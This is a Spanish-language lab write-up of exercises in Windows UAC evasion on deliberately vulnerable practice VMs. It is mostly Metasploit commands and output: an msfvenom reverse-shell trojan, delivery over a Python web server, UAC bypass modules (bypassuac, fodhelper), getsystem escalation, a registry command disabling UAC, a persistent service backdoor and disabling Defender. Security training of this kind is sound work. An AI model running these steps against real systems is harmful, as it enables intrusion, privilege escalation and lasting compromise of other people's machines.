

# EJERCICIOS EVASIÓN DE WINDOWS UAC

## Prerrequisitos

- Kali Linux
- Windowsploitable LPE
- Windows 10 Evasion

## Ejercicio 1 - Metasploit y Windows UAC

- Entrar en el entorno gráfico de Windowsploitable LPE con el usuario master y habilitar Windows UAC eligiendo nivel predeterminado. Crear un troyano y transferirlo al escritorio del usuario master en el sistema Windowsploitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- En la sesión, abrir una shell y comprobar los permisos del usuario master y los grupos a los que pertenece.
- Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar, utilizar un módulo de bypass para evadir el UAC y conseguir así una nueva sesión con privilegios elevados.
- En esta nueva sesión, realizar una elevación a NT Authority\System con comando de meterpreter. Consultar la clave de registro de políticas del sistema y después la subclave de Windows UAC explicando los resultados obtenidos.
- Deshabilitar la subclave de registro de Windows UAC y crear un backdoor persistente para comprobar en la sesión obtenida si el valor quedó almacenado de forma permanente en el registro del sistema.

## Ejercicio 2 - Metasploit y Windows UAC

- Entrar en el entorno gráfico de Windows 10 Evasion con el usuario user1 y habilitar Windows UAC eligiendo nivel predeterminado. Crear un troyano y transferirlo al escritorio del usuario user1 en el sistema Windows 10 Evasion.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- En la sesión, abrir una shell y comprobar los permisos del usuario user1 y los grupos a los que pertenece.
- Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar, utilizar un módulo de bypass para evadir el UAC y conseguir así una nueva sesión con privilegios elevados. Getsystem;
- En esta nueva sesión, realizar una elevación a NT Authority\System con comando de meterpreter. Consultar la clave de registro de políticas del sistema y después la subclave de Windows UAC explicando los resultados obtenidos.


# Ejercicio 1

Activamos el postgresql, abrimos la msfconsole y seleccionamos el multi/handler


```
(root@kali)-[~]
# service postgresql start

(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Abrimos en WindowsLPE una sesión con máster



Confirmamos que el UAC está en predeterminado




Una vez hecho esto creamos un troyano para poder enviar a LPE

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe > uac.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Tras esto abrimos un enlace para acceder desde la maquina a la Kali

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Una vez hecho esto lo abrimos desde LPE



## Directory listing for /

- [.android/](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)

Descargamos el archivo y verificamos que esté en la carpeta de descargas



Volvemos a la Kali y vemos las opciones de multi/handler

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler): HTTP/1.1 200 -
Name      Current Setting  Required  Description
--      -
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

Está todo correcto, así que lo ponemos a escuchar

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:4444
```

Ejecutamos el archivo en la LPE y volvemos a la Kali a comprobar que se haya hecho la sesión

```
meterpreter > getuid
Server username: HETEAAM\master
```

Abrimos la Shell

```
meterpreter > shell
Process 3416 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\master\Downloads>whoami
whoami
heteam\master
```

Y confirmamos a los grupos que pertenece

```
C:\Users\master\Downloads>whoami/priv
whoami/priv
```

#### INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio	Descripción	Estado
SeShutdownPrivilege	Apagar el sistema	Deshabilitado
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeUndockPrivilege	Quitar equipo de la estación de acoplamiento	Deshabilitado
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Deshabilitado
SeTimeZonePrivilege	Cambiar la zona horaria	Deshabilitado

```
C:\Users\master\Downloads>net localgroup
net localgroup
```

Alias para \\HETEAM

```
*Administradores
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptográficos
*Operadores de configuración de red
*Operadores de copia de seguridad
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

Para poder intentar obtener privilegios volvemos a meterpreter y ponemos el siguiente comando, pero no se obtiene privilegios

```
meterpreter > getsystem
whoami
getuid
bg
exit
shell
^C[-] getsystem: Interrupted
```

Salimos de la Shell y dejamos en bg la sesión

```
C:\Users\master\Downloads>exit
exit
meterpreter > bg
[*] Backgrounding session 14 ...
```

Realizamos una búsqueda de módulo que nos pueda funcionar

```
msf6 exploit(multi/handler) > search bypassuac
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Window
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Window
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Window
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Window
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Window
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Window
6	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Window
7	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Window

Seleccionamos el 2

```
msf6 exploit(multi/handler) > use 2
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Y verificamos las opciones para modificarlas

```
msf6 exploit(windows/local/bypassuac) > options
```

Module options (exploit/windows/local/bypassuac):

Name	Current Setting	Required	Description
SESSION	8	yes	The session to run this module on
TECHNIQUE	EXE	yes	Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.9	yes	The listen address (an interface may be specified)
LPORT	4445	yes	The listen port

Exploit target:

Id	Name
1	Windows x64

Modificamos la sesión y lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac) > set session 14
session => 14
msf6 exploit(windows/local/bypassuac) > run
```

```
[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 15 opened (10.0.2.9:4445 -> 10.0.2.12:49209) at 2023-11-21 14:04:49 +0100

meterpreter >
```



Una vez aquí preguntamos quienes somos, obtenemos una elevación de privilegios y volvemos a preguntar quienes somos

```
meterpreter > getuid
Server username: HETEM\master
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Abrimos una Shell y pedimos la clave

```
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser    REG_DWORD    0x3
    EnableInstallerDetection      REG_DWORD    0x1
    EnableLUA                     REG_DWORD    0x1
    EnableSecureUIAPaths          REG_DWORD    0x1
    EnableUIADesktopToggle        REG_DWORD    0x0
    EnableVirtualization          REG_DWORD    0x1
    PromptOnSecureDesktop         REG_DWORD    0x1
    ValidateAdminCodeSignatures   REG_DWORD    0x0
    dontdisplaylastusername       REG_DWORD    0x0
    legalnoticecaption            REG_SZ
    legalnoticetext              REG_SZ
    scforceoption                REG_DWORD    0x0
    shutdownwithoutlogon         REG_DWORD    0x1
    undockwithoutlogon           REG_DWORD    0x1
    FilterAdministratorToken      REG_DWORD    0x0

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\UIPI
```

En la opción ENABLELUA REGWORD está a 0x1 esto quiere decir que el UAC esta activado

Para desactivarlo hacemos lo siguiente. En el primer recuadro desactivamos el UAC y en el segundo se expone que es 0x0 esto significa que hemos comprobado que se ha desactivado el UAC

```
C:\Windows\system32>C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
La operación se completó correctamente.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA    REG_DWORD    0x0
```

Teniendo esto buscamos un módulo de persistencia para poder usar

```
msf6 exploit(windows/local/bypassuac) > search windows exploit persistence

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/ps_wmi_exec	2012-08-19	excellent	No	Authenticated WMI Exec via Powershell
1	exploit/windows/local/vss_persistence	2011-10-21	excellent	No	Volume Shadow Copy Payload in Windows
2	post/windows/manage/sticky_keys		normal	No	Sticky Keys Persistence Module
3	exploit/windows/local/wmi_persistence	2017-06-06	normal	No	WMI Event Subscription Persistence
4	exploit/windows/local/s4u_persistence	2013-01-02	excellent	No	Manage User Level Persistent Payload Installer
5	exploit/windows/local/persistence	2011-10-19	excellent	No	Persistent Registry Startup Payload Installer
6	exploit/windows/local/persistence_service	2018-10-20	excellent	No	Persistent Service Installer
7	exploit/windows/local/registry_persistence	2015-07-01	excellent	Yes	Registry Only Persistence
8	exploit/windows/local/persistence_image_exec_options	2008-06-28	excellent	No	Silent Process Exit Persistence

Seleccionamos el numero 6 y vemos las opciones

```
msf6 exploit(windows/local/persistence) > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):
```

Name	Current Setting	Required	Description
REMOTE_EXE_NAME		no	The remote victim name. Random string as default.
REMOTE_EXE_PATH		no	The remote victim exe path to run. Use temp directory as default.
RETRY_TIME	5	no	The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION		no	The description of service. Random string as default.
SERVICE_NAME		no	The name of service. Random string as default.
SESSION		yes	The session to run this module on

```
msf6 exploit(windows/local/persistence_service) > payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 15
session => 15
msf6 exploit(windows/local/persistence_service) > set lport 4445
lport => 4445
```

Modificamos lo visto

```
msf6 exploit(windows/local/persistence_service) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 15
session => 15
msf6 exploit(windows/local/persistence_service) > set lport 4445
lport => 4445
```

Lo ponemos a correr

```

msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 10.0.2.9:4445
[*] Running module against HETEAM
[+] Meterpreter service exe written to C:\Users\master\AppData\Local\Temp\MDyWIVMZ.exe
[*] Creating service GmBJ
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/HETEAM_20231121.5445/HETEAM_20231121.5445.rc
[*] Sending stage (240 bytes) to 10.0.2.12
whoami
[-] Command shell session 16 is not valid and will be closed
[*] Sending stage (240 bytes) to 10.0.2.12
[*] 10.0.2.12 - Command shell session 16 closed.
[*] Command shell session 17 opened (10.0.2.9:4445 → 10.0.2.12:49216) at 2023-11-21 14:55:21 +0100

Shell Banner: 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
Microsoft Windows [Versi_n 6.1.7601]

```

Tras crearnos sesión, vamos a dejarla en BG y la matamos, además de esto buscamos un multi/handler

```

meterpreter > bg
[*] Backgrounding session 33 ...
msf6 exploit(windows/local/persistence_service) > sessions -k 33
[*] Killing the following session(s): 33
[*] Killing session 33
[*] 10.0.2.12 - Meterpreter session 33 closed.
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >

```

Vemos las opciones de este y modificamos el payload

```

msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows /meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

```

Tras esto lo ponemos a correr y lo dejamos en un job



```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4444
```

Reiniciamos la LPE



Y a continuación se crea una sesión en la Kali

```
[*] Meterpreter session 35 opened (10.0.2.9:4444 -> 10.0.2.12:49156) at 2023-11-23 14:13:02 +0100
```

Lo comprobamos y obtenemos lo siguiente

```
sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
35  meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HETEA  10.0.2.9:4444 -> 10.0.2.12:49156 (10.0.2.12)
```

Volvemos a poner el reg query y observamos que sigue desactivado

```
C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
ConsentPromptBehaviorAdmin    REG_DWORD    0x5
ConsentPromptBehaviorUser    REG_DWORD    0x3
EnableInstallerDetection     REG_DWORD    0x1
EnableLUA                    REG_DWORD    0x0
```

## Ejercicio 2

Abrimos un multi/handler

```
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Confirmamos las opciones

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/x64/meterpreter/reverse_tcp

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target
```

Y lo ponemos a escuchar

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.9:4444
```

Mientras tanto en otra terminal hacemos el troyano con msfvenom

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe > uac.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Tras esto abrimos un enlace para acceder desde la maquina a la Kali

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

En la Windows 10 desactivamos el defender

Antivirus de Microsoft Defender.


## Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.



Activado

Abrimos el buscador y descargamos el archivo



Abrimos el archivo, nos dirigimos a la Kali y observamos que se ha abierto meterpreter

```
meterpreter > getuid
Server username: PC1\user1
meterpreter > 
```

Intentamos escalar privilegios desde meterpreter y obtenemos lo siguiente

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: PC1\user1
```

Miramos que tipo de privilegios tenemos y a qué grupo pertenecemos

```
C:\Users\user1\Downloads>whoami/priv
whoami/priv
```

#### INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio	Descripción	Estado
SeShutdownPrivilege	Apagar el sistema	Habilitada
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeUndockPrivilege	Quitar equipo de la estación de acoplamiento	Habilitada
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Habilitada
SeTimeZonePrivilege	Cambiar la zona horaria	Habilitada

```
C:\Users\user1\Downloads>net localgroup
net localgroup
```

```
Alias para \\PC1
```

```
*Administradores
*Administradores de Hyper-V
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptográficos
*Operadores de asistencia de control de acceso
*Operadores de configuración de red
*Operadores de copia de seguridad
*Propietarios del dispositivo
*System Managed Accounts Group
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de administración remota
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

Dejamos nuestra sesión en background

```
C:\Users\user1\Downloads>exit
exit
meterpreter > bg
[*] Backgrounding session 18...
msf6 exploit(multi/handler) >
```

Después de esto buscamos un módulo y seleccionamos el 11

```
msf6 exploit(multi/handler) > search bypassuac
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Window
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Window
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Window
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Window
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Window
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Window
6	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Window
7	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Window
8	exploit/windows/local/bypassuac_sdclt	2017-03-17	excellent	Yes	Window
9	exploit/windows/local/bypassuac_silentcleanup	2019-02-24	excellent	No	Window
10	exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	excellent	Yes	Window
11	exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Window
12	exploit/windows/local/bypassuac_sluihijack	2018-01-15	excellent	Yes	Window

Modificamos las opciones que nos quedan

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4445
lport => 4445
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
18		meterpreter x64/windows	PC1\user1 @ PC1	10.0.2.9:4444 → 10.0.2.102:57651 (10.0.2.102)

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 18
session => 18
```



```
msf6 exploit(windows/local/bypassuac_fodhelper) > show targets

Exploit targets:
=====
  Id  Name
  --  ---
  => 0  Windows x86
  1  Windows x64

msf6 exploit(windows/local/bypassuac_fodhelper) > set target 1
target => 1
```

A continuación, observamos las opciones

```
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ---      -
  SESSION   18              yes       The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4445             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  1  Windows x64
```

Lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (200774 bytes) to 10.0.2.102
[*] Cleaning up registry keys ...
[*] Meterpreter session 21 opened (10.0.2.9:4445 → 10.0.2.102:54862) at 2023-11-21 15:37:46 +0100

meterpreter > 
```

Obtenemos privilegios desde meterpreter

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Dejamos en BG la sesión y comprobamos desde fuera también

```
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions
Active sessions
=====
```

Id	Name	Type	Information	Connection
8		meterpreter x64/windows	PC1\user1 @ PC1	10.0.2.9:4444 → 10.0.2.102:63183 (10.0.2.102)
9		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ PC1	10.0.2.9:4444 → 10.0.2.102:63185 (10.0.2.102)

Una vez hemos obtenido privilegios, volvemos a abrir meterpreter, obtenemos una Shell y pedimos un reg query

```
C:\WINDOWS\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
ConsentPromptBehaviorUser REG_DWORD 0x3
DSCAutomationHostEnabled REG_DWORD 0x2
EnableCursorSuppression REG_DWORD 0x1
EnableFullTrustStartupTasks REG_DWORD 0x2
EnableInstallerDetection REG_DWORD 0x1
EnableLUA REG_DWORD 0x1
EnableSecureUIAPaths REG_DWORD 0x1
EnableUIADesktopToggle REG_DWORD 0x0
EnableUwpStartupTasks REG_DWORD 0x2
EnableVirtualization REG_DWORD 0x1
PromptOnSecureDesktop REG_DWORD 0x1
SupportFullTrustStartupTasks REG_DWORD 0x1
SupportUwpStartupTasks REG_DWORD 0x1
ValidateAdminCodeSignatures REG_DWORD 0x0
ConsentPromptBehaviorAdmin REG_DWORD 0x5
dontdisplaylastusername REG_DWORD 0x0
legalnoticecaption REG_SZ
legalnoticetext REG_SZ
scforceoption REG_DWORD 0x0
shutdownwithoutlogon REG_DWORD 0x1
undockwithoutlogon REG_DWORD 0x1
LocalAccountTokenFilterPolicy REG_DWORD 0x1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\UIPI
```

Tras esto deshabilitamos el UAC

```
C:\WINDOWS\system32>C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
La operación se completó correctamente.
```

Comprobamos que se haya deshabilitado, debido a que se queda en 0x0 significa que se encuentra de esta forma. Si fuese 0x1 estaría habilitado.

```
C:\WINDOWS\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA    REG_DWORD    0x0
```